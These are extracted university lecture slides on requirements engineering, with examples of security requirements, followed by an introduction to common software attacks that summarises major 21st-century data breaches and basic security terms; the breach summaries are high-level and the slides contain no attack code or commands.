
Example

Req ID	Req Description	Req Type
SYS-R-010	The ticketing system shall have an availability of 99.9%.	Availability
SYS-R-020	The user configuration shall be only accessible after a valid log-in with user id and password and a secondary confirmation method.	Confidentiality Authentication
SYS-R-030	No user data shall be disclosed to any other user.	Confidentiality
SYS-R-050	The system shall log all valid and invalid user actions, including login, configuration changes, transactions, file uploads and downloads ...	Non Repudiation
SYS-R-055	The vehicle data shall be backed up on a daily basis.	Integrity

# Optional Support Slides

Requirements engineering is the process of establishing

- the services that the customer requires from a system
- the constraints under which it operates and is developed



# Examples (requirements iteration)


- The system will support a wide range of the most commonly used graphics file formats
- The system may support the following file formats: png, jpeg, tiff and giff
- The system will support the following file formats: png, jpeg, tiff and giff
- The system may support the following file formats: png, jpeg, tiff and giff, to a maximum resolution of 1024x1024 pixels
- The system **shall** support the following file formats: png, jpeg, tiff and giff, to a maximum resolution of 1024x1024 pixels

# Examples (requirements iteration)

1. graphics file formats
2. tiff and giff
  
3. The system will support
4. The system may
5. The system shall



# Examples (requirements iteration)



# Examples of Functional Requirements

- A. All users will access the system using a user id and a password
- B. The system shall support the following document formats: PDF, RTF, Microsoft Word 2010 and ASCII text
- C. Every transaction shall be allocated a unique identifier
- D. The system shall have a mechanism to help recover a user's password

Which are security related? (A, C, D)

# Requirements Precision

- Problems arise when requirements are not precisely stated (see 2 previous slides)
- Ambiguous requirements are interpreted in different ways by developers and users
- For example, '**recover password**' from the previous slide:
  - **User intention** – mechanism which allows the user to view the password after going through an authentication procedure
  - **Developer interpretation** – allowing the user to reset their password so that it can be set again (e.g. using email link)
- Thus, requirements shall be defined as precisely and clearly as possible

# Requirements Completeness and Consistency

- Ideally, requirements should be both complete and consistent:

## Complete

- They should include descriptions of all facilities required

## Consistent

- There should be no conflicts or contradictions in the descriptions of the system facilities
- In reality, it is **very difficult/impossible** to produce a **complete** and **consistent** requirements document

# Examples of Non-Functional Requirements

- Product requirement
  - All encryption shall use the Advanced Encryption Standard version x.
- Organisational requirement
  - The system development process and deliverable documents shall conform to the process and deliverables defined in coding and documentation standard XYZ.
- External requirement
  - The system shall not disclose any personal information about customers apart from their name and reference number to the operators of the system.
- Performance requirement
  - The system shall respond to a user's request for information in less than 1 second during "peak-time" and 0.1 seconds during "normal time".

# Goals and Requirements

- **Non-functional requirements** may be very difficult to state precisely and imprecise requirements may be difficult to verify.
- **Verifiable non-functional requirement**
  - A statement using some measure that can be objectively tested
- **Goal**
  - A general intention of the user such as ease of use
  - Goals are helpful to developers as they convey the *intentions* of the system users

# Examples - Goals

- **An example of a bad system goal**

- The system **should** be **easy to use** by **experienced controllers** and **should** be organised in **such a way** that **user errors** are **minimised**.

- **An example of verifiable non-functional requirement**

- Controllers shall be able to use all the system functions after a total of two hours training. After this training, the average number of errors made by trained users shall not exceed two per day.

# Requirements Measures

Property	Measure
Speed	Processed transactions/second User/Event response time Screen refresh time
Size	K Bytes Number of RAM chips
Ease of use	Training time Number of help frames
Reliability	Mean time to failure Probability of unavailability Rate of failure occurrence Availability
Robustness	Time to restart after failure Percentage of events causing failure Probability of data corruption on failure
Portability	Percentage of target dependent statements Number of target systems

# Requirements Interaction

- **Conflicts between different non-functional requirements are common in complex systems**
- Username/Password mechanism should be easy for user to remember
- All passwords must be hard to guess and ideally require upper/lower case letters and special symbols to ensure high security

**Which is the *most critical* requirement?**

# Natural Language Requirements

- **Lack of clarity**
  - Precision is difficult without making the document difficult to read
- **Requirements confusion**
  - Functional and non-functional requirements tend to be mixed-up in the same document
- **Requirements amalgamation**
  - Several different requirements may be expressed together
  - Requirements tend to be extensive and comprise multiple objectives
  - Leads to problems with testing/debugging

# Requirements Best Practices

- Use standard format for all requirements (requirements template, requirements guidelines)
- Use language in a consistent way. For example, use **shall** for mandatory requirements (that must be supported), **should** for desirable requirements (that are not essential).
- Use **text highlighting** to identify key parts of the requirement
- Avoid the use of computer jargon
- Make documents **self contained** (e.g. include glossaries and complete examples)

# Requirements Best Practices

---




S – SPECIFIC



M –  
MEASURABLE



A – ACHIEVABLE  
/ ATTAINABLE



R – RELEVANT



T – TIME-  
BOUND

# Requirements Best Practices

## Avoid:

- Always
- Some
- Appropriate
- Handle
- Etc.
- It
- Should
- Support
- But not limited to
- And/or
- Easy

# Requirements Best Practices

## Avoid:

- Making bad assumptions
- Writing implementation (HOW) instead of requirements (WHAT)
- Describing operations instead of writing requirements
- Using incorrect terms
- Using incorrect sentence structure or bad grammar
- Missing requirements
- Over-specifying

# Requirements Best Practices

Instead, use:

- The System shall provide ...
- The System shall be capable of ...
- The System shall weigh ...
- The Subsystem #1 shall provide ...
- The Subsystem #2 shall interface with ...
- The Administrator shall ...
- The User shall be able to ...

# Security Example

- **Security Quality Sub factors and Associated Measures**

Security Quality Sub factor	Associated Security Measures
<b>Confidentiality</b>	Access control; Physical protection; Security policy
<b>Integrity</b>	Access control; No repudiation; Physical protection; Attack detection
<b>Availability</b>	System recovery; Physical protection; Attack detection
<b>Accountability</b>	Non-repudiation; Attack detection

- Source: <https://www.pmi.org/learning/library/importance-of-security-requirements-elicitation-9634>

# Security Example

- **Security Measures and Associated Mechanisms**

Security Measure	Associated Security Mechanisms
<b>Access Control</b>	Biometrics; Certificates; Multilevel security; Passwords and keys; Reference monitor; Registration; Time limits; User permissions; VPN
<b>Security Policy</b>	Administrative privileges; Malware detection; Multilevel security; Reference monitor; Secure channels; Security session; Single access point; Time limits; User permissions; VPN
<b>Non-repudiation</b>	Administrative privileges; Logging and auditing; Reference monitor
<b>Physical Protection</b>	Access cards; Alarms; Equipment tagging; Locks; Offsite storage; Secured rooms; Security personnel
<b>System Recovery</b>	Backup and restoration; Configuration management; Connection service agreement; Disaster recovery; Off-site storage; Redundancy
<b>Attack detection</b>	Administrative privileges; Alarms; Incident response; Intrusion detection systems; Logging and auditing; Malware detection; Reference monitor
<b>Boundary Protection</b>	DMZ (Demilitarized Zone); Firewalls; Proxies; Single access point; VPN

# Security Example

- Example of a Security Requirements Catalogue**

Type	Requirement Description	Comments
Authentication	The system shall have authentication measures at all the entry points, front panel, or inbound network connection.	To avoid unauthorized access
	The system shall support Windows domain authentication, and when authenticate to AD (Active Directory), shall support NTLMv2, as well as Kerberos protocol, and shall avoid transmitting username/password on the wire when authentication to the AD.	Currently many systems use Single Sign-On (SSO) using Kerberos and Windows domain.
	The system shall support Smartcard, USB token (two factors) authentication.	Improving the security using smartcard technologies and facilitating the physical access in case of using SSO.
	The system shall support Proximity card, magnetic card authentication.	To adequate some technologies as NFC (Near Field Communication), for example,
	The system shall support authentication based on device local authority.	In case of physical access.
	The system shall support cloud-based authentication.	Allow cross domain Single Sign On
	The system shall support authentication to the external 3 <sup>rd</sup> party authentication server, and protect the user credential during authenticating to the external server.	Security network aspects must receive special attention.
	The system shall support multiple authentication approaches at the same time.	It is necessary a strong monitoring and auditing

# Security Example

- Example of a Security Requirements Catalogue**

Availability	The backup system shall store the recover data in a network system.	To help in case of failure or intruder action.
	The system shall do mirroring to allow data to be available in physically separated locals (separate site when the application is on the Web).	Help minimize the risk of one single point of failure.
	The system shall apply load balancing.	Help minimizing the impact of potential system failures.
Integrity	The system shall ensure all data provided by application has consistency (either create a new and valid state of data, or, return all data to its state before a transaction was started).	To avoid an unauthorized person or system alter data inadvertently or intentionally.
Auditing	The system shall keep historical records (logging) of events and processes executed in or by an application.	Define more specific security loggings to allow recreating a clear picture of security events.
Non-Repudiation	The system shall implement cryptographic methods such as generating digital signatures or digital fingerprinting.'	Help the application and system avoiding repudiation.



universidade  
de aveiro

Critical  
software

# Common Software Attacks

Robust Software – Nuno Silva

Mestrado em Cibersegurança



# Agenda

Objectives

10 Major Cyber-Attacks of 21st Century

SW Security Basics

CWE Top 25 SW Weaknesses

Other Top Lists of Common Attacks

Secure Coding Practices

The 7 Pernicious Kingdoms

References


Exercise

# Objectives

- Get to know the most common software security attacks and what is their impact.
- Be able to identify mitigation actions to tackle or reduce the effect of those attacks.
- Get to know how to identify and investigate software security attacks.
- Safe programming to avoid common errors (CWE)
- 7 pernicious kingdoms – what they are and how they can help

# 10 Major Cyber-Attacks of 21st Century


- Source: Testbytes (<https://www.testbytes.net/blog/types-of-cyber-attacks/>)
- Only one of the many lists available
- Several attacks are not disclosed for obvious reasons



# 10 Major Cyber-Attacks of 21st Century

## 1. Cyber-Attack on Yahoo!

- Personal info, passwords as well as security questions and answers of **3 billion users**.
- 2013-2014.
- The Yahoo group once valued at **\$100 billion** was sold off to Verizon for **\$4.48 billion**.
- Name changed to Altaba, Inc.



# 10 Major Cyber-Attacks of 21st Century

## 2. eBay Cyber-Attack

- User's database hacking by using corporate employee's accounts.
- May 2014.
- Complete access to the network for **229 days**.
- Personal info, encrypted passwords of around **145 million users**.
- Financial data of the customers was not compromised.
- Criticism of the company and loses.



# 10 Major Cyber-Attacks of 21st Century

## 3. Equifax Cyber Attack

- US credit bureau
- Major blow - data of **143 million customers** hacked.
- Personal and sensitive accessed.
- Credit card information of around **209,000 consumers** was stolen.
- An application vulnerability on their site resulted in the data attack.
- Attack exposed on July 29, 2017, but probably started mid-May.



# 10 Major Cyber-Attacks of 21st Century

## 4. Target Stores Data Breach


- December 2013
- A data breach compromised the Credit/debit card details and/or contact information of around **110 million people**.
- Access to private network by exploiting a vulnerability through a third-party vendor for HVAC system to POS payment card readers.
- Cyber-attack cost around **\$162 million USD**.
- CEO and CIO resigned.



# 10 Major Cyber-Attacks of 21st Century

## 5. Uber Cyber-Security Breach

- Discovered late 2016, publicized 1 year later
- The data breach resulted in compromising personal info of **57 million Uber users** and **600,000 Uber driver's** driver license numbers.
- Uber offered the hackers **\$100,000** to destroy the data without verifying they actually did.
- Loss of reputation and finances of the company.
- The company was in negotiation to sell its stakes to Softbank, at the time the breach was announced. Value of the deal lowered from **\$68 billion** to **\$48 billion**.



# 10 Major Cyber-Attacks of 21st Century

## 6. JP Morgan Chase Data Breach

- July 2014.
- Compromised info of **6 million households** and **7 million small businesses**.
- No monetary losses.
- The hackers gained privilege over **90 bank servers**.



**JPMorgan Chase (2014)**

**What Happened?**  
A huge data breach which compromised data of over 83 million accounts - 76 million households and 7 million small businesses.

**How it happened?**  
The attack occurred when hackers stole login credentials of a JPMorgan employee. They then gained access into one of the servers to fetch the records.

**Gap / Reason**  
The security team at JPMorgan had neglected to upgrade one of its network servers with the two-factor password scheme. This resulted in the attackers gaining access into the servers.

**What was done after the attack?**  
The bank's security team managed to block the hackers before they could compromise the most sensitive information about tens of millions of JPMorgan customers. Alerted the authorities.

**What could have been done to prevent?**  
Periodic Auditing/Testing and adhering to protocol would have been a step towards preventing this attack.

# 10 Major Cyber-Attacks of 21st Century

## 7. US Office of Personnel Management – The OPM Data Breach


- Intrusion through a third-party contractor.
- Started in 2012 – discovered March 20, 2014.
- Another in May 2014, discovered almost 1 year later.
- Security clearance data and fingerprint information of over **22 million** current and past federal workers.



# 10 Major Cyber-Attacks of 21st Century

## 8. Cyber Attack on Sony PlayStation Network

- April 20, 2011.
- Biggest data breach in the gaming industry.
- **77 million** Network accounts. These accounts had **12 million accounts** that had **unencrypted credit card numbers**.
- Personal info, logins and passwords.
- Losses estimated at **\$171 million**.
- Initial \$15 million reimbursement in a lawsuit over the breach.



# 10 Major Cyber-Attacks of 21st Century

## 9. RSA Security Attack

- March 2011
- Cyber-security breach of the mighty security giant's SecurID authentication tokens of the company RSA.
- phishing attack on RSA employees and impersonated as individuals and intruded into the network of the company.
- Estimated to have stolen **40 million** employee records.

### Open Letter to RSA Customers



Arthur W. Coviello,  
Jr.

Like any large company, EMC experiences and successfully repels multiple cyber attacks on its IT infrastructure every day. Recently, our security systems identified an extremely sophisticated cyber attack in progress being mounted against RSA. We took a variety of aggressive measures against the threat to protect our business and our customers, including further hardening of our IT infrastructure. We also immediately began an extensive investigation of the attack and are working closely with the appropriate authorities.

Our investigation has led us to believe that the attack is in the category of an Advanced Persistent Threat (APT). Our investigation also revealed that the attack resulted in certain information being extracted from RSA's systems. Some of that information is specifically related to RSA's SecurID two-factor authentication products. While at

# 10 Major Cyber-Attacks of 21st Century

## 10. Adobe Cyber Attack

- October 2013.
- Personal info, IDs, passwords and debit and credit card information of over **38 million users**.
- Adobe paid **\$1 million** as legal fees to resolve prerogatives of violating the Customer Records Act and biased business practices.

### Adobe hack: At least 38 million accounts breached

⌚ 30 October 2013

f      Share

Adobe has confirmed that a recent cyber-attack compromised many more customer accounts than first reported.

The software-maker said that it now believed usernames and encrypted passwords had been stolen from about 38 million of its active users.


It added that the attackers had also accessed details from an unspecified number of accounts that had been unused for two or more years.

The firm had originally said 2.9 million accounts had been affected.



# Software Security Basics

- Vulnerability
- Threat
- Attack
- Countermeasure or control




# Software Security Basics


- **Vulnerability** is a **weakness** in the security system
  - (i.e., in procedures, design, or implementation), that might be exploited to cause **loss** or **harm**.
- **Threat** to a computing system is a **set of circumstances** that has the **potential** to cause loss or harm.
  - a potential violation of security
- A human (criminal) who exploits a vulnerability perpetrates an **attack** on the system.
- How do we address these problems?
  - We use a control as a protective measure.
  - That is, a control is an action, device, procedure, or technique that removes or reduces a vulnerability.

# Software Security Basics


- Security Threats



